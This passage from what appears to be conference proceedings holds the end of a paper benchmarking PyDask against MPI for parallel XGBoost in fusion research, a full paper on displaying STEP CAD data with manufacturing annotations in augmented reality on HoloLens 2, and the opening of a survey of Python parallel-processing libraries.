growth indicates that Python is struggling to cope efficiently with the increased computational load, resulting in significant time losses. In contrast, PyDask shows an opposite trend. Despite the increasing number of hyperparameter combinations, the time required for execution remains comparatively low. With 35 combinations, for example, PyDask completes the task in 48.37 seconds, and even with 516 combinations it only takes 640.27 seconds. This shows that PyDask is able to efficiently distribute the workload across multiple cores or nodes, minimising the impact of increased complexity on execution time. The significant discrepancy in performance between Python and PyDask emphasises the importance of using distributed computing frameworks such as PyDask to handle large-scale computational tasks. PyDask's parallel processing capabilities enable more effective scaling as workloads grow, resulting in significantly shorter execution times compared to traditional Python implementations. Therefore, PyDask proves to be the better choice for faster and more efficient processing for complex calculations with numerous hyperparameter combinations.

Following this, we investigated the parallelisation of an ML XGBoost script with PyDask and performed a comparative analysis with MPI, running both on a single CPU node. Fig. 5 presents the execution times (in seconds) for different combinations of hyperparameters for each implementation. As the complexity of the hyperparameter combinations increased, the execution time increased for both MPI and PyDask implementations. However, significant differences in performance were observed. For MPI, the execution time increased continuously with increasing complexity, reaching a peak value of 1134.09 seconds for 192 combinations. In contrast, the PyDask multi-node implementation exhibited generally lower execution times for different combinations of hyperparameters and even outperformed MPI on the highest complexity task, which completed in 397.72 seconds for 192 combinations. The observed difference in performance can be attributed to several factors: PyDask's superior scalability enables efficient




Fig. 5. MPI vs. PyDask on single node with different number of hyperparameter combinations

distribution of tasks across multiple nodes, reducing execution times despite increasing complexity; MPI's communication overhead and synchronisation costs, especially in large-scale parallelisation scenarios, result in longer execution times compared to PyDask; and PyDask's effective use of computational resources optimises parallel execution and minimises resource contention.




Fig. 6. MPI vs. PyDask on multiple nodes with 144 hyperparameter combinations

After that, we made a comparison between MPI and PyDask, running the ML XGBoost script on multiple nodes with 144 hyperparameter combinations. As the number of CPU nodes increases (see Fig. 6), both MPI and PyDask demonstrate decreasing execution times. However, notable differences exist in their performance. With an increasing number of CPU nodes, MPI exhibits a reduction in execution time, as expected due to parallelization across multiple nodes. For instance, with one CPU node, MPI records an execution time of 640.55 seconds, which decreases to 99.23 seconds

with six nodes. Similarly, parallelised PyDask demonstrates decreasing execution times with an increasing number of CPU nodes, indicating efficient parallelization across the distributed environment. Notably, PyDask consistently outperforms MPI across all CPU node configurations, with significantly lower execution times. PyDask's architecture allows seamless parallelization across distributed environments. MPI might entail greater communication overhead and synchronization costs, particularly evident in multi-node scenarios, which can lead to extended execution times. Moreover, PyDask's implementation optimizes resource utilization, resulting in swifter and more efficient processing compared to MPI.

Overall, these results highlight the advantages of PyDask's implementation (multi PyDask) over MPI for the parallelisation of ML XGBoost scripts, especially in scenarios that require scalability and efficient resource usage, enabling faster and more efficient processing compared to traditional MPI implementations.

VII. CONCLUSION

In summary, our investigation of the integration of MPI and PyDask for the parallelisation of ML XGBoost scripts in fusion modelling revealed significant differences in performance. PyDask shows better scalability and resource utilisation compared to MPI, resulting in shorter execution times for different complexities and node configurations. These results highlight the effectiveness of PyDask in accelerating computational tasks for modelling plasma physics and position it as the preferred choice over MPI for distributed computing in fusion research. Future work will address the parallelisation of more complex ML scripts and leverage GPU acceleration to further improve computational efficiency and predictive capabilities in fusion modelling.

REFERENCES

- [1] P. C. Stangeby, The Plasma Boundary of Magnetic Fusion Devices, Institute of Physics Publishing Ltd, Bristol, 2000
- [2] I. Vasilevka and L. Kos and D. Tskhakaya and R. Pitts and T. Gyergyek, PIC Kinetic Modelling For ELM Transport In The Scrape-Off Layer, 26th Int. Conf. Nuclear Energy for New Europe, 2017
- [3] D. Tskhakaya, K. Matyash, R. Schneider, F. Taccogna, The particle-in-cell method, Contributions to Plasma Physics 47, pp. 563–594, 2007
- [4] Y. Wang, N. Chen, T. Wang, S. Wei and Z. Qiu, Nonlinear excitation of geodesic acoustic mode by reversed shear Alfvén eigenmodes in non-uniform plasmas, Journal of Plasma Physics, vol. 89, 2022
- [5] F. Nielsen, Introduction to MPI: The Message Passing Interface, Springer Cam, 2016
- [6] Python Dask, <https://www.dask.org/>
- [7] Nvidia Python Dask, <https://www.nvidia.com/en-us/glossary/xgboost/>
- [8] T. Chen and C. Guestrin, XGBoost: A Scalable Tree Boosting System, Proceedings of the 22nd ACM SIGKDD International Conference on Knowledge Discovery and Data Mining, 2016
- [9] E. J. Topol, High-performance medicine: the convergence of human and artificial intelligence, Nature Medicine v. 25, pp. 44–56, 2019
- [10] D. Padua, Encyclopedia of Parallel Computing, Springer New York, NY, 2014
- [11] MPI, <https://scicomp.aalto.fi/triton/tut/parallel/>
- [12] HPC Vega, <https://doc.vega.izum.si/>

Beyond the screen: Augmented Reality as a tool for CAD data visualization

1st Luka Samsa
Faculty of Mechanical Engineering
University of Ljubljana
Ljubljana, Slovenia
luka.samsa@fs.uni-lj.si

2nd Nikola Vukašinović
Faculty of Mechanical Engineering
University of Ljubljana
Ljubljana, Slovenia
nikola.vukasinoVIC@fs.uni-lj.si

3rd Ivona Vasileska
Faculty of Mechanical Engineering
University of Ljubljana
Ljubljana, Slovenia
ivona.vasileska@fs.uni-lj.si

Abstract—Total digitization of the mechanical design process from idea to production is becoming inevitable, and it brings a lot of opportunities. The visualization of mechanical information in Augmented Reality (AR) holds great potential but has not yet been fully exploited due to compatibility issues between AR devices and mechanical 3D data recording standards. With the assistance of HoloLens 2 and Unity, we have developed a tool for visualizing CAD information stored in STEP files within an AR environment. The application, running on an AR device, can be used to simply visualize the 3D geometry or overlay the physical object with additional design information in the form of a hologram. Furthermore, we have enhanced the tool to support the simultaneous display of multiple parts. This improvement enables the visualization of assemblies and offers a new perspective when communicating within engineering teams.

Keywords—Augmented Reality, STEP, PMI, Computer Aided Design, Model-Based Definitions

I. INTRODUCTION

The desire for increased automation is driving the mechanical and computer engineering branches to work together more closely. However, compatibility issues often arise due to the independent development of technologies in each sector. The first significant step towards digitization in mechanical engineering was the development of the first CAD solutions. While 3D modeling was incorporated into the design process, Product Manufacturing Information (PMI) management still relied heavily on 2D technical drawings. With the ever-increasing volumes of production and the growth of mass industry, there is a need to accelerate the product development cycle in a straightforward manner. Model-Based Definitions (MBD) allow for the assignment of PMI directly onto the 3D model, which opens up new areas of work, including the use of Augmented Reality (AR). In the past decade, Extended Reality (XR) technology, in general, has developed rapidly and continues to advance. Despite this progress, the ultimate potential of XR has yet to be fully leveraged. With this paper, we aim to propose a solution on how to integrate Augmented Reality into mechanical engineering processes and to bridge the gap between the CAD and AR environments.

II. BACKGROUND RESEARCH

When it comes to integrating AR technology within the mechanical engineering challenges, understanding standardization and data recording is crucial. We need to explore options for recording 3D model information and related PMI. Since mechanical products must be manufactured with high precision, the most common method is parametric modeling and parametric data recording. The majority of mechanical products receive their first accurate 3D representation within CAD software, where their shape

and dimensions are precisely defined. There are numerous CAD tools, and their native formats vary. To address this issue, a universal format was developed, defined by the ISO 10303 standard, also often referred to as STEP.

A. Standard ISO 10303 (STEP)

The International Organization for Standardization (ISO) has been working on developing a comprehensive standard for the electronic exchange of product data between computer-based product life-cycle systems. ISO 10303 covers a wide variety of product types, and its scope is continually expanding as new parts of the standard are issued. These parts are referred to as ISO 10303-xxx, where "xxx" is the part number. Each part is a standard in its own right, despite being a component of a larger whole and interdependent on other parts. [1]

When recording mechanical 3D data with ISO 10303 standard, application protocols (AP) play a crucial role. Protocols such as AP203, AP214, and AP242 are parts of the ISO 10303 standard, and they define the scope of mechanical information that can be recorded within the STEP file. AP203 and AP214 are predecessors of the AP242 protocol (Fig.1), which now incorporates features of both and even more. AP242 offers unparalleled support for recording MBD, which plays a crucial role in our research.




Fig. 1. Life cycle of the ISO 10303-242 standard [2]

B. Model-Based Definition

The Model-Based Definition (MBD) represents a paradigm shift in handling Product Manufacturing Information (PMI), where the 3D model acts as the primary means of communication. Although traditional design practices have relied on 3D models for some time, the industry often still uses 2D drawings for communication with suppliers. MBD is a powerful technology that can gradually replace various file formats and technical documentation, positively affecting overall production time [3]. Numerous studies suggest MBD technology as the optimal solution for illustrating and transferring information throughout the product life-cycle [4]. Importantly, MBD extends beyond visualization; it also offers a semantic representation of PMI, especially Geometric Dimensions & Tolerances (GD&T).

Unlike geometric presentations of PMI, semantic representation means that GD&T data is not just visibly attached to the model as text or symbols but as features that can be interpreted and used by computer programs [5]. A 3D model with appended GD&T is often referred to as an enriched model (Fig. 2). With all the data condensed around a single 3D model, finding a new way of presenting it becomes essential




Fig. 2. 3D model enriched with PMI.

C. Augmented Reality

Augmented Reality (AR) creates an enhanced version of reality by overlaying digital information on an image of an object being seen through a device [6]. While numerous articles acknowledge that the potential of AR technology was recognized early in the 21st century [6], significant advancements have occurred in the last decade [7]. The introduction of commercial AR products like HoloLens and Magic Leap has led to widespread adoption across various industries, with engineering seeing an increasing application in recent years [8], [9], [10].

In their research [11], Davila Delgado et al. characterized and evaluated six use cases that can be enhanced with AR/VR technology:

- Stakeholder Engagement
- Design Support
- Design Review
- Construction Support
- Operations & Management
- Training

When it comes to mechanical engineering, we can easily apply design support and design review use cases to the product design process [12], [13]. Although many applications of AR technology yield positive outcomes [14], it can, in certain cases, also be disruptive. Therefore, it's important to evaluate each case carefully to determine if the implementation of AR technology is truly beneficial.

In the past few years, the interest in using AR within mechanical engineering has grown rapidly. Since there are many challenges when trying to apply it to actual mechanical problems, this research aims to bridge the gap. Despite the possibilities that CAD offers, one drawback is the lack of in-depth visualization of models and simulations in AR, or VR which we highlight several times throughout this thesis.

III. METHODOLOGY

The main problem we aim to solve is how to effectively read and visualize files written in STEP format using an AR headset. Parametric formats like STEP can be a bit rigid when attempting to use them outside their originally intended environment. While they are very exact and precise about the recorded geometry, they also demand significant computing power to reconstruct and visualize, which in our case isn't available. To develop the AR app, Unity platform will be used. A rough overview of the methodology is shown in Fig. 3.




Fig. 3. 3D model enriched with PMI

A. Transformation of the CAD data

As explained above, the STEP files prove to be less than ideal when trying to visualize CAD data in the AR context. Its unwieldy and complex structure poses numerous challenges for sequential interpretation. A viable solution is to transform the CAD data into a different 3D format, taking care not to lose or corrupt any data during the translation. The format suitable for visualization in AR should be as lightweight as possible while carrying all the information defined in the CAD software. One solution could be to tessellate the surface of the parametric shape and write it into a file format such as OBJ, FBX, X3D, or something similar.

The National Institute for Standards and Technology (NIST) developed software that translates STEP files into X3D [15]. This facilitates easy web representation, as X3D has a structure similar to XML, but it is more adapted for recording 3D geometries. This open-source software is based on Open CASCADE and is written in C++.

As mentioned earlier, app development will occur within the Unity environment, where every shape is defined using lines and tessellation elements. Utilizing the STEP to X3D translator developed by NIST ensures that everything, including GD&T information, is preserved. However, Unity does not have a native importer for X3D files, necessitating the development of our own. Fortunately, Unity supports scripting in C#, making this task feasible. Although writing an import script can be time-consuming, it grants researchers and developers complete freedom and insight into any issues that arise during this process.

B. Reconstruction of geometry within Unity

Reconstructing a 3D model within Unity involves handling a significant volume of data, primarily determined by the dimensions and complexity of the 3D object. As previously mentioned, Unity offers the capability to use C# scripts, enabling automation of the entire visualization process. Generally, our script consists of three main parts:

- Deserialization
- Data structuring
- Generating shapes in Unity

1) Deserialization

Deserialization is responsible for reading and interpreting the given X3D file and storing its contents in the form of objects. A common serialized data format is XML, which shares many similarities with X3D.

2) Data structuring

In our scenario, the X3D file records each shape as a collection of “randomly” ordered coordinates. All coordinates from a specific shape are grouped under a single property named “point” within the element called “Coordinate”.

```
<Coordinate point='0 76.2 266.7 0 76.2 228.6...'/>
```

These numbers represent 3D coordinates (X, Y, Z), but we need an additional element which defines the order in which these coordinates need to be connected, either into a line or into a triangle. This element is named either “*IndexedLineSet*” or “*IndexedFaceSet*”, where the name determines whether this particular shape is a line or a face.

```
<IndexedLineSet coordIndex='0 1 2 3 4 5 6 7 8 9 10 -1 ...'/>
```

```
<IndexedFaceSet coordIndex='1 0 14 -1 24 7 6 -1 24 6 25 -1 ...'/>
```

3) Generating shapes in Unity

The combination of 3D coordinates and indices contains all the necessary information to reconstruct the geometry within Unity. As previously mentioned, interaction with Unity is facilitated by the third segment of our program. The wireframe of the 3D model and PMI is created by generating lines, which follow the coordinates recorded in the X3D file. By invoking specific Unity functions and passing the coordinates as parameters, we can generate the wireframe, as presented on Fig. 4.




Fig. 4. Visualization of the generated lines in Unity

Surfaces, on the other hand, are generated in a similar manner but with a few additional steps. The coordinates recorded in the X3D file represent the vertices of the tessellated surface (Fig. 5). Each triangle is defined by three vertices and a normal, which dictates how the triangle is actually visualized.




Fig. 5. Tessellated visualization of the generated faces in Unity.

To visualize more complex assemblies, X3D files may not be the most straightforward approach, as the structure can vary, making the deserialization of X3D data challenging. The hierarchy becomes complex, and the data is deeply nested within the file. In such cases, the PiXYZ tool presents a better solution, allowing us to optimize and display CAD data in Unity. Although it greatly facilitates our work, the licensing is rather expensive, which to some extent limits further research. While developing and testing this method, we found both positive and negative effects of using X3D files in Unity. Since we use custom C# scripts as importers, the geometry of the 3D model is only reconstructed and shown when the app is first run. This gives us more flexibility and adaptability, and it reduces initial load times. However, it can also slow down runtime processing, increase the risk of errors, while providing limited visual feedback in the editor. Despite these issues, considering the goals of our research, we concluded that the positive aspects are far more valuable and help us understand the problem more thoroughly.

Within the scope of this research, we applied the same methodology for visualizing assemblies as for individual 3D models. The program that reconstructs geometry was modified to create each part as a separate object, enabling manipulation of each element of the assembly as an individual component. Every part is then equipped with additional scripts and properties, enabling them to interact with our hand gestures.

C. Deployment to HoloLens2

When the visualization in Unity is successful and all the desired functionalities of our application are implemented into the project, it is time to deploy it onto an AR device. Our target device is Microsoft's HoloLens 2 unit (Fig. 6).



Fig. 6. HoloLens2 headset

The first step is to create a build for the correct platform. In our case, HoloLens 2 is based on the Universal Windows Platform (UWP). Deploying can become a time-consuming task if repeated multiple times, so testing in the Unity environment can be very helpful. To ensure that functionalities such as hand gestures and visualization are implemented correctly, we can also run a simulator (Fig. 7). The simulator runs on the computer, which means it operates independently from the AR headset. To simulate the real AR experience as closely as possible, we can replace the default Unity environment with the actual surroundings by activating our webcam.




Fig. 7. Testing AR environment in Unity

Hand gesture recognition involves detecting, tracking, and interpreting the movements of a user's hands. By using computer vision and machine learning, we can identify specific hand and finger positions. When recognized, these positions can trigger certain actions. Think of your knuckles as specific points that take up space in the environment. For example, a pinch gesture happens when the tips of your index finger and thumb are close together. To decide how close they need to be to count as a pinch, we use something called a confidence parameter. This helps make sure that only intentional movements trigger actions, avoiding accidental gestures that might disrupt the app's use.

When all desired shapes are visualized correctly, and the additional features such as hand gestures behave as intended, the AR application is then deployed onto the HoloLens 2 headset and ready to use.

D. Positioning the hologram using Computer Vision

The developed app allows the user to manipulate the hologram via hand gestures, but in certain cases, we want to position it over a specific area or object. The Vuforia engine utilizes machine learning (ML) models trained to automatically recognize the object and position the Product Manufacturing Information (PMI) directly over the physical object.

To teach the Vuforia model to recognize the shape of our product, we upload a STEP file of our 3D model using the Model Target Generator software. Once the model is trained it identifies the physical product, and triggers a set action – in our case, positioning the hologram in the same spot as the recognized physical object/product.

IV. RESULTS

In this chapter, we present the results of our research using clear visual aids like pictures and screenshots made with the AR headset. These visuals help explain the presented research in the most straightforward way.

A. Visualizing enriched 3D model in AR

Utilizing AR technology as a tool to visualize CAD data allows us to present everything in 3D space. Furthermore, virtual elements can be positioned within the real environment, enhancing the understanding of the model, as shown on Fig. 8.




Fig. 8. Visualization of the enriched 3D model in AR

As seen on Fig. 8, the MBD annotations are displayed and positioned correctly, which is promising for both manufacturing and inspection processes. During this phase, the hologram is positioned in space using hand gestures. One advantage is that the hologram stays put when released until you grab it again. With our AR headset, we can keep our hands free for other tasks but still use them if needed. Manipulating the hologram with the "pinch" gesture is shown on Fig. 9.




Fig. 9. Manipulating the hologram, using hand gestures

Handling a large volume of PMI data can lead to cluttered visualization. To address this issue, we organized the annotations into different views (front, top, right) and adjusted our C# script accordingly. We added a user interface to switch between different PMI views and incorporated computer vision using Vuforia. To demonstrate that our method is applicable to any STEP file, we included another product, as shown on Fig. 10, where the user interface for switching between objects and PMI views is displayed.




Fig. 10. User interface and the automated positioning of the PMI onto the physical object

B. Visualizing Assemblies in AR

A product is rarely a standalone entity, working completely independently. In most cases, we are dealing with assemblies. Visualizing them in AR promises better understanding and communication within the engineering team. Each subcomponent is represented as its own hologram, which can be grabbed, allowing us to disassemble the product, as shown in Fig. 11.



Fig. 11. Assembling the product using the holograms of different parts

The positive effects of visualizing the assembly and its components in AR are evident. It enables us to position the product in the real environment (Fig. 12), even though it has not yet been manufactured. This increases the possibility of identifying preliminary errors and improvements.




Fig. 12. Positioning the assembly hologram into the real environment

V. CONCLUSIONS

Based on the presented methodology and results, we showed that visualization of mechanical engineering information in the AR environment is possible. Although it is feasible, it seems like the unexpectedly fast improvement in the computing industry has surprised us with tools and methods for which we, as mechanical engineers are not yet fully prepared. This is clearly evident in the insufficient support for the direct recording mechanical data in a way easily visualized by technologies, such as AR. The first step in this direction was the development of the MBD method, along with the AP242 protocol. However, as demonstrated in this research, although visualization is possible, it could be much more straightforward.

In the presented work, we have effectively demonstrated the numerous possibilities and positive impacts of AR when integrated into design processes and mechanical engineering in general, such as:

- Bridging the gap between the STEP format and AR devices such as HoloLens2.
- Possibility to substitute 2D drawings with enriched 3D models, presented in the form of holograms.

- How to utilize AR technology in inspection and quality control processes.
- Visualization of individual parts and assemblies in the form of a hologram, providing a better understanding about the real-world appearance of the yet not manufactured product.

REFERENCES

- [1] M. J. Pratt, "Introduction to ISO 10303—the STEP Standard for Product Data Exchange," *Journal of Computing and Information Science in Engineering*, vol. 1, no. 1, pp. 102–103, Mar. 2001, doi: 10.1115/1.1354995.
- [2] ISO, "ISO 10303-242:2022," ISO. Accessed: Nov. 21, 2023. [Online]. Available: <https://www.iso.org/standard/84667.html>
- [3] M. Alemanni, F. Destefanis, and E. Vezzetti, "Model-based definition design in the product lifecycle management scenario," *Int J Adv Manuf Technol*, vol. 52, no. 1, pp. 1–14, Jan. 2011, doi: 10.1007/s00170-010-2699-y.
- [4] K. Rinos, N. Kostis, E. Varitis, and V. Vekis, "Implementation of model-based definition and product data management for the optimization of industrial collaboration and productivity," *Procedia CIRP*, vol. 100, pp. 355–360, Jan. 2021, doi: 10.1016/j.procir.2021.05.082.
- [5] A. R. Aderiani, K. Wärmefjord, and R. Söderberg, "Model-based definition in computer aided tolerance analyses," *Procedia CIRP*, vol. 114, pp. 112–116, Jan. 2022, doi: 10.1016/j.procir.2022.10.016.
- [6] J. S. Devagiri, S. Paheding, Q. Niyaz, X. Yang, and S. Smith, "Augmented Reality and Artificial Intelligence in industry: Trends, tools, and future challenges," *Expert Systems with Applications*, vol. 207, p. 118002, Nov. 2022, doi: 10.1016/j.eswa.2022.118002.
- [7] A. Evangelista, L. Ardito, A. Boccaccio, M. Fiorentino, A. Messeni Petruzzelli, and A. E. Uva, "Unveiling the technological trends of augmented reality: A patent analysis," *Computers in Industry*, vol. 118, p. 103221, Jun. 2020, doi: 10.1016/j.compind.2020.103221.
- [8] M. Z. A. Muthalif, D. Shojaei, and K. Khoshelham, "A review of augmented reality visualization methods for subsurface utilities," *Advanced Engineering Informatics*, vol. 51, p. 101498, Jan. 2022, doi: 10.1016/j.aei.2021.101498.
- [9] Y. Song, R. Koeck, and S. Luo, "Review and analysis of augmented reality (AR) literature for digital fabrication in architecture," *Automation in Construction*, vol. 128, p. 103762, Aug. 2021, doi: 10.1016/j.autcon.2021.103762.
- [10] I. B. Alkan and H. B. Basaga, "Augmented reality technologies in construction project assembly phases," *Automation in Construction*, vol. 156, p. 105107, Dec. 2023, doi: 10.1016/j.autcon.2023.105107.
- [11] J. M. Davila Delgado, L. Oyedele, P. Demian, and T. Beach, "A research agenda for augmented and virtual reality in architecture, engineering and construction," *Advanced Engineering Informatics*, vol. 45, p. 101122, Aug. 2020, doi: 10.1016/j.aei.2020.101122.
- [12] H.-P. Balzerkiewitz and C. Stechert, "PRODUCT DEVELOPMENT METHODS IN VIRTUAL REALITY," *Proceedings of the Design Society*, vol. 1, pp. 2449–2458, Aug. 2021, doi: 10.1017/pds.2021.506.
- [13] N. Horvat, S. Kunnen, M. Štorga, A. Nagarajah, and S. Škec, "Immersive virtual reality applications for design reviews: Systematic literature review and classification scheme for functionalities," *Advanced Engineering Informatics*, vol. 54, p. 101760, Oct. 2022, doi: 10.1016/j.aei.2022.101760.
- [14] N. F. S. Jeffri and D. R. Awang Rambli, "A review of augmented reality systems and their effects on mental workload and task performance," *Heliyon*, vol. 7, no. 3, p. e06277, Mar. 2021, doi: 10.1016/j.heliyon.2021.e06277.
- [15] T. Vernica, R. Lipman, T. Kramer, S. Kwon, and W. Z. Bernstein, "Visualizing Standardized Model-Based Design and Inspection Data in Augmented Reality," *Journal of Computing and Information Science in Engineering*, vol. 22, no. 4, p. 041001, Aug. 2022, doi: 10.1115/1.4053154.

Python Parallel Processing Libraries and Frameworks Overview

Jana Kuzmanova

FCSE, Ss Cyril and Methodius University, Skopje
Skopje, North Macedonia
jana.kuzmanova@finki.ukim.mk

Dimitar Trajanov

FCSE, Ss Cyril and Methodius University, Skopje
Skopje, North Macedonia
dimitar.trajanov@finki.ukim.mk

Abstract—As a popular language used in machine learning applications, there is a need to allow Python to use all available hardware in parallel in order to process large quantities of data efficiently. This paper gives an overview of existing frameworks and libraries for parallel processing in Python and compares their features, scalability, possible applications, and usability. The performance of select libraries and frameworks is compared experimentally on the tasks of feature selection and hyperparameter tuning of a CRF model used for morphosyntactic tagging. The results show that for simple tasks that can be reduced to for-loops, a simple library like Joblib outperforms more feature-rich frameworks like Ray.

Index Terms—parallelization, Python, parallel processing, hyperparameter tuning, feature selection

I. INTRODUCTION

Python is one of the most popular programming languages and is widely used for a number of computationally intensive tasks, such as machine learning, scientific computing, and data analysis of large datasets. This requires that Python can take advantage of the available hardware - multiple CPU cores on a single machine or distributed across multiple machines, or the available GPU units, to run tasks in parallel and reduce the time it takes to complete them.

Among its built-in modules, Python has a threading module [1], which enables the concurrent execution of multiple threads. However, the default Python implementation, CPython, can not execute multiple threads at the same time. Its use of a global interpreter lock means that only one thread can execute code at the same time. A multi-threaded, shared memory execution model is possible in Python through the use of other virtual machines such as Jython, IronPython, and PyPy-STM [2]. However, a lot of Python parallelization approaches use a process-based parallel execution model that depends on passing messages instead of shared memory.

